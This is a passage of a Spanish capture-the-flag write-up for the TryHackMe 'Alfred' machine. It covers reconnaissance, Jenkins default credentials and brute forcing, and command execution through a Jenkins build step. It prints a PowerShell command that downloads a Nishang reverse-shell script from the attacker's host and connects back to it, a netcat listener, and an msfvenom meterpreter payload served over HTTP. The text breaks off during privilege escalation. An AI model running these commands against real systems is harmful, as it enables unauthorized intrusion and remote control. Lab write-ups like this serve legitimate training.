 HACKER MENTOR	Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	28/11/2024	28/11/2024	1.0	MQ-HM-Alfred	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Alfred.

N.- MQ-Alfred

Generado por:

GhoxPwn

Fecha de creación:

28.11.2024

Contenido

1. Reconocimiento	4
Escaneo de dirección IP	4
Escaneo de puertos	4
2. Análisis de vulnerabilidades (Puertos abiertos)	6
Análisis de puerto HTTP (puerto 80)	6
Análisis de puerto HTTP (puerto 8080)	8
3. Explotación de vulnerabilidades	9
Opción 1: Búsqueda de Credenciales en Foros	10
Opción 2: Fuerza Bruta con Hydra	10
REVERSE SHELL	12
4. Escala de privilegios	14
Creación de una Carga Útil con Meterpreter	15
Levantando un Servidor Local	15
Recibiendo el Reverse Shell	15
Escalando Privilegios con Incognito	16
Migración a un Proceso de Sistema	17
5. Banderas	18
6. Resolución de preguntas en TRYHACKME	18
Tarea 1: Acceso Inicial	18
Tarea 2: Conmutando Shells	19
Tarea 3: Escalada Privilegio	20
Tabla de respuesta	20
7. Conclusiones y Recomendaciones	21
Conclusiones	21
Recomendaciones	21

Tabla de Ilustraciones

Figura 1. Dirección IP de maquina Kali	4
Figura 2. Dirección IP de la maquina Alfred	4
Figura 3. Escaneo de Puertos con Rustscan	5

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

Figura 4. Escaneo de servicios y versiones parte 1	5
Figura 5. Escaneo de servicios y versiones parte 2	6
Figura 6. Evaluación inicial del HTTP (puerto 80)	6
Figura 7. Imagen de la portada	7
Figura 8. Usando exiftools.....	7
Figura 9. Análisis directorio robots.txt	8
Figura 10. Gobuster puerto 80	8
Figura 11. Análisis puerto 8080	9
Figura 12. Directorio Robots puerto 8080	9
Figura 13. Examinando exploit de servicio jetty	9
Figura 14. Credenciales por defecto.....	10
Figura 15. Obtención de POST (formato).....	10
Figura 16. Usando fuerza bruta con Hydra	10
Figura 17. Página de inicio dentro del servicio web	11
Figura 18. Página de proyectos.....	11
Figura 19. Posible vulnerabilidad	12
Figura 20. Cargando servidos con la carga útil	12
Figura 21. Insertando la carga útil.....	13
Figura 22. NETCAT modo escucha.....	13
Figura 23. Ejecutando el reverse Shell.....	13
Figura 24. Dentro de la máquina Alfred	14
Figura 25. WHOAMI.....	14
Figura 26. Buscando banderas.....	14
Figura 27. Creando una carga útil con meterpreter.....	15
Figura 28. Creando un servidor local.....	15
Figura 29. multi/handler	15
Figura 30. Ingreso como meterpreter	16
Figura 31. Lista de tokens para impersonar	16
Figura 32. Selección del token para suplantar	17
Figura 33. Migración a services.exe para persistencia	17
Figura 34. Buscando el archivo user.txt y root.txt	18
Figura 35. Contenido del archivo user.txt y root.txt	18
Figura 36. Respuesta 1.1	19
Figura 37. Respuesta 1.2	19
Figura 38. Respuesta 1.3 y 3.1	19
Figura 39. Respuesta 2.1	20

Contenido de Tablas

Tabla 1. Arquitectura de la maquina Alfred	4
Tabla 2. Puertos abiertos de la maquina Gamerzone	6
Tabla 3. Banderas máquina Alfred	18

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

1. Reconocimiento

Para iniciar el análisis de un Penetration Test (Pentest), es fundamental realizar un reconocimiento de las direcciones IP y los puertos abiertos de las máquinas objetivo. A continuación, se describen las acciones realizadas:

Escaneo de dirección IP

El primer paso es conocer la dirección IP de nuestra máquina. A continuación, se muestra cómo identificarla:

```
valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qd
link/none
inet 10.13.72.214/17 scope global tun0
valid_lft forever preferred_lft forever
inet6 fe80::7b09:289e:4df4:308a/64 scope link stable-privat
valid_lft forever preferred_lft forever
```

Figura 1. Dirección IP de máquina Kali

Dado que estamos utilizando una máquina virtual proporcionada por TryHackMe (THM), la plataforma nos asigna automáticamente la dirección IP de la máquina.

Target IP Address

10.10.167.186 

Figura 2. Dirección IP de la máquina Alfred

Tabla 1. Arquitectura de la máquina Alfred

Arquitectura	Dirección
Desconocida	10.10.104.225

Aún no se ha identificado completamente la máquina, solo la arquitectura. Sin embargo, en el siguiente paso, mediante el escaneo de puertos, se podrá obtener más información sobre la máquina.

Escaneo de puertos

En esta fase, se realizó un escaneo para detectar los puertos abiertos de la máquina identificada en la Tabla 1. Se utilizó un escaneo bidireccional para explorar todas las posibles direcciones y puertos abiertos.

A continuación, se muestra los puertos abiertos de la máquina:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

```

kali@kali: ~/Desktop/Alfred/MDQ/1
└─ rustscan -u 10.10.167.186

The Modern Day Port Scanner.

- http://discern.sheritt.blog
- https://github.com/RustScan/RustScan

RustScan: Where 'A0k Not Found' meets '200 OK'.

[-] The config file is expected to be at "/home/kali/.rustscan.toml"
[-] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[-] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open: 10.10.167.186/80
Open: 10.10.167.186/5300
Open: 10.10.167.186/8080

[-] Starting Script(s)
[-] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 17:42 EST
Initiating Ping Scan at 17:42
Scanning 10.10.167.186 [4 ports]
Completed Ping Scan at 17:42, 3.83s elapsed (1 total hosts)
Nmap scan report for 10.10.167.186 [host down, received no-response]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.89 seconds
Raw packets sent: 8 (2048) | Rcvd: 0 (0)

```

Figura 3. Escaneo de Puertos con Rustscan

Una vez identificados los puertos abiertos, se realizó un análisis más profundo para obtener información detallada sobre los servicios y sus versiones, como se observa en las siguientes imágenes:

Port	State (maybe closed [R] if filtered [R])	Service	Reason	Product	Version	Extra info
80	tcp	open		http		
	http-server/headers	Microsoft-IIS/7.5				
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE				
	http-title	Site doesn't have a title (text/html).				
3389	tcp	open		ms-wbt-server		
	ssm-cert	Subject: commonName=alfred Issuer: commonName=alfred Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha1WithRSAEncryption Not valid before: 2024-11-23T22:26:52 Not valid after: 2025-05-25T22:26:52 MD5: 6a58:a61d:7345:3705:b242:fb97:70d5:1bd6 SHA-1: 0a78:ad19:bce4:9c44:6d65:13ad:30da:c850:8801:99e5 -----BEGIN CERTIFICATE----- MIIC0B(CA0ggBaBQgJ0Kkrf94g6lZJ0Qmwe/6/vT4B8ygnk10w86A9FADAR NOMAD0TAQ0Ea2m5Cy2QdWncWpDnMTLH1YkUoyWncWpDnMTLH1YkUoy WJARM8u0T0V000Uv7hgG2yZW0uqgEIMAGC5gC2a30UEBAUAA4ZEDuRugGK AoI8A(Cy0eP8ZD1Zeb0Mz/nF6ygnk10w86A9FADARF01A2130E1y4/eNlPUCvba cH+rl1TazTRQ2uzTmE2kaa/Urf5aZp5n0nE3ptatycpRz1hZD5S0MC0Wc114 PINC8iE0aJr01pyr5o1ARF9)uuu+uK7u8k1SH52h3d0Tg2h700Tslmav7a3nD 10u0ZL1C3XmW0Wp/rA32a2p1e2C4nM0R1Yg0ntuW0Zm0TnZEDWpW7Pd Ycy0Wp+Pn42TH0a50PE0uayER0EY3qAL/1PuzDHPpy0F50kms5Tczys20kCS 610He7U110850m0q1z5n0331APTAgPBAAGJ1Bk1M0MKA1U0100MKA6CC5GdUF Bw0PBAa1a1020u0Q4vTEPDANBgkqhkiG9w0BAQ0FAACQADzrjH3mYFFzH4xy GPZFPp0LHhA5X0ec1jru0WvZ1CpW0VUTTB/X050a60F9cz01rFF30u0n6Jz VZr1rW0G1050uW0PBAa1U0100MKA6CC5GdUFBw0PBAa1U0100MKA6CC5G E0C0Z150ffr0150rZEDW45FESBVG20V0M042Tg0W0e02X0w0c1Aa0g0T120P1n H0T0rPECS0p1r10mW06v20V0A042TfZa21K3030zV0A0T1z1Z100n0rFPl0 BU1CLP0GZP0u0r0G0V00P0D04y000/GV12p000X0c0q0a0U)zFP00VLE0X G0A0z0u -----END CERTIFICATE-----				
	ss-date	2024-11-24T22:41:33+00:00: -2016s from scanner time.				

Figura 4. Escaneo de servicios y versiones parte 1

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

De esta imagen, se extrajo la siguiente información: un correo electrónico alfred@wayneenterprises.com.




Figura 7. Imagen de la portada

Se realizó un análisis con la herramienta ExifTool para detectar metadatos en la imagen de la portada, pero no se encontraron datos relevantes.

```
exiftool bruce.jpg
ExifTool Version Number      : 13.00
File Name                    : bruce.jpg
Directory                   : .
File Size                    : 33 kB
File Modification Date/Time   : 2024:11:28 00:55:20-05:00
File Access Date/Time        : 2024:11:28 00:55:20-05:00
File Inode Change Date/Time   : 2024:11:28 00:55:20-05:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                 : 96
Y Resolution                 : 96
Image Width                  : 458
Image Height                 : 640
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 458x640
Megapixels                   : 0.293
```

Figura 8. Usando exiftools

A continuación, se verificó si el archivo robots.txt estaba presente, ya que podría contener información valiosa sobre directorios o rutas excluidas de los motores de búsqueda.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred




Figura 9. Análisis directorio robots.txt

Fuzzing en dirección IP

Se utilizó la técnica de fuzzing para buscar directorios en el servidor web a través del puerto 80, utilizando la herramienta Gobuster.

```
kali@kali: ~/Desktop/Alfred/NOTE
$ gobuster dir -u 10.10.167.186 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common_directories.txt -p 80 -t 200

Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart)

[*] Url: http://10.10.167.186
[*] Method: GET
[*] Threads: 200
[*] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common_directories.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.0
[*] Timeout: 10s

Starting gobuster in directory enumeration mode
Progress: 4 / 4 (100.00%)
Finished
```

Figura 10. Gobuster puerto 80

Sin embargo, no se encontraron directorios relevantes en este puerto.

Análisis de puerto HTTP (puerto 8080)

Se analizó el puerto 8080, que también tiene acceso web, y se encontró un directorio de inicio de sesión que requería usuario y contraseña, lo que podría ser útil en fases posteriores del pentest.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred




Figura 11. Análisis puerto 8080

Se verificó si existía el archivo robots.txt en este puerto, lo que podría revelar información adicional sobre rutas ocultas.




Figura 12. Directorio Robots puerto 8080

También se realizó un examen de vulnerabilidad del servicio Jetty 9.4, que estaba asociado al puerto 8080, para identificar posibles exploits existentes.



Figura 13. Examinando exploit de servicio jetty

3. Explotación de vulnerabilidades

En esta fase, se empleará un ataque de fuerza bruta para intentar acceder al directorio expuesto en el puerto 8080. Primero, buscaremos en internet credenciales por defecto

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

del servicio Jenkins. Si no se encuentra información útil, se recurrirá a la herramienta Hydra para realizar un ataque de fuerza bruta con un diccionario de contraseñas.

Opción 1: Búsqueda de Credenciales en Foros

Al realizar una búsqueda en línea, se encontró en un foro lo siguiente:

I am a Mac OS user & following credential pair worked for me:

Username: **admin**

Password: **admin**

Share Improve this answer Follow

Figura 14. Credenciales por defecto

Opción 2: Fuerza Bruta con Hydra

En caso de no obtener las credenciales por defecto, se utilizó la herramienta Hydra para realizar un ataque de fuerza bruta sobre el formulario de login. Primero, capturamos el formato POST de la solicitud utilizando Burp Suite:



Figura 15. Obtención de POST (formato)

Usando la herramienta Hydra se obtuvo lo siguiente:




Figura 16. Usando fuerza bruta con Hydra

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

Una vez obtenidas las credenciales, se accedió al sistema y se visualizó lo siguiente en la página de inicio:




Figura 17. Página de inicio dentro del servicio web

Dentro del servicio web, se observó que en la sección de configuraciones era posible ingresar comandos de Windows, lo que sugiere una posible vulnerabilidad para ejecutar comandos de sistema. A continuación, se muestran las imágenes correspondientes:




Figura 18. Página de proyectos

Se puede ver una sección en la que se pueden ingresar comandos de Windows dentro del apartado Build. Se intentará inyectar un reverse shell a través de este medio:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred




Figura 19. Posible vulnerabilidad

REVERSE SHELL

Para ejecutar un reverse shell a través del medio identificado, se utilizó la herramienta Nishang, que ofrece payloads (cargas útiles) para la ejecución de reverse shells en sistemas Windows.




Figura 20. Cargando servidores con la carga útil

Se utilizó el siguiente comando en PowerShell para descargar y ejecutar el payload:

```
powershell iex (New-Object Net.WebClient).DownloadString('http://10.13.72.214:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.13.72.214 -Port 7777
```

Este comando realiza dos acciones:

- Descarga el archivo con el payload desde nuestra máquina atacante.
- Ejecuta el payload, utilizando la dirección IP y el puerto de escucha de nuestra máquina.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

En la plataforma, esto se visualiza de la siguiente manera:



Figura 21. Insertando la carga útil

Es importante tener en cuenta que en nuestra máquina atacante debemos dejar Netcat en modo escucha en el puerto configurado en el código:

```
(kali@kali)-[~/Desktop/Alfred/NOTE]
$ nc -lvp 7777
listening on [any] 7777 ...
```

Figura 22. NETCAT modo escucha

Tras ejecutar la carga útil, se visualizó que el archivo se descargó y ejecutó correctamente:




Figura 23. Ejecutando el reverse Shell

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

Una vez dentro del sistema objetivo, la sesión se visualiza de la siguiente forma:

```
(kali@kali)-[~/Desktop/Alfred/NOTE]
$ nc -lvp 7777
listening on [any] 7777 ...
connect to [10.13.72.214] from (UNKNOWN) [10.10.104.225] 49300
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

Figura 24. Dentro de la máquina Alfred

Al ejecutar el comando WHOAMI, se confirmó que se había logrado acceso con el usuario alfred:

```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami
alfred\bruce
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

Figura 25. WHOAMI

Se realizó una búsqueda de las banderas en el sistema y se encontró únicamente el archivo user.txt, lo que indica que es necesario obtener privilegios elevados para continuar con la explotación del sistema y alcanzar la bandera root.txt.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> Get-Childitem -Path C:\ -Recurse -Filter 'user.txt'

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         10/25/2019 11:22 PM             32 user.txt

PS C:\Program Files (x86)\Jenkins\workspace\project> Get-Childitem : Access to the path 'C:\Windows\System32\LogFiles\WMI\RTBackup'
is denied.
At line:1 char:14
+ Get-Childitem <<<< -Path C:\ -Recurse -Filter 'user.txt'
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Windows\Syst...es\WMI\RTBa
+ FullyQualifiedErrorId : UnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Figura 26. Buscando banderas

4. Escala de privilegios

En esta fase, el objetivo principal es buscar vulnerabilidades que permitan obtener privilegios elevados en el sistema. Para lograrlo, utilizaremos una payload para acceder con Meterpreter y escalar privilegios a nivel de administrador.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

Creación de una Carga Útil con Meterpreter

Para obtener acceso con Meterpreter, utilizamos la herramienta msfvenom para crear una carga útil adecuada para ejecutar el reverse shell. A continuación, se muestra el proceso:

```
(kali@kali) ~/Desktop/nishang/Shell$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.13.72.214 PORT= 8888 -f e
xe -o meterpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter.exe

(kali@kali) ~/Desktop/nishang/Shell$ ls
Invoke-ConnPtyShell.ps1 Invoke-PoshRatHttps.ps1 Invoke-PowerShellTcp.ps1 Invoke-PsGcatAgent.ps1
Invoke-JSRatRegsvr.ps1 Invoke-PowerShellIcmp.ps1 Invoke-PowerShellUdpOneLine.ps1 Invoke-R6crat.ps1
Invoke-JSRatRundll.ps1 Invoke-PowerShellTcpOneLineBind.ps1 Invoke-PowerShellUdp.ps1 meterpreter.exe
Invoke-PoshRatHttp.ps1 Invoke-PowerShellTcpOneLine.ps1 Invoke-PowerShellWmi.ps1 Remove-PoshRat.ps1
```

Figura 27. Creando una carga útil con meterpreter

Levantando un Servidor Local

Una vez creada la carga útil, es necesario levantar un servidor en nuestra máquina para recibir la conexión del reverse shell. Esto se logra utilizando el multi/handler de Metasploit:

```
(kali@kali) ~/Desktop/nishang/Shell$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.104.225 - - [24/Nov/2024 20:46:47] code 404, message File not found
10.10.104.225 - - [24/Nov/2024 20:46:47] "GET /shell-name.exe HTTP/1.1" 404 -
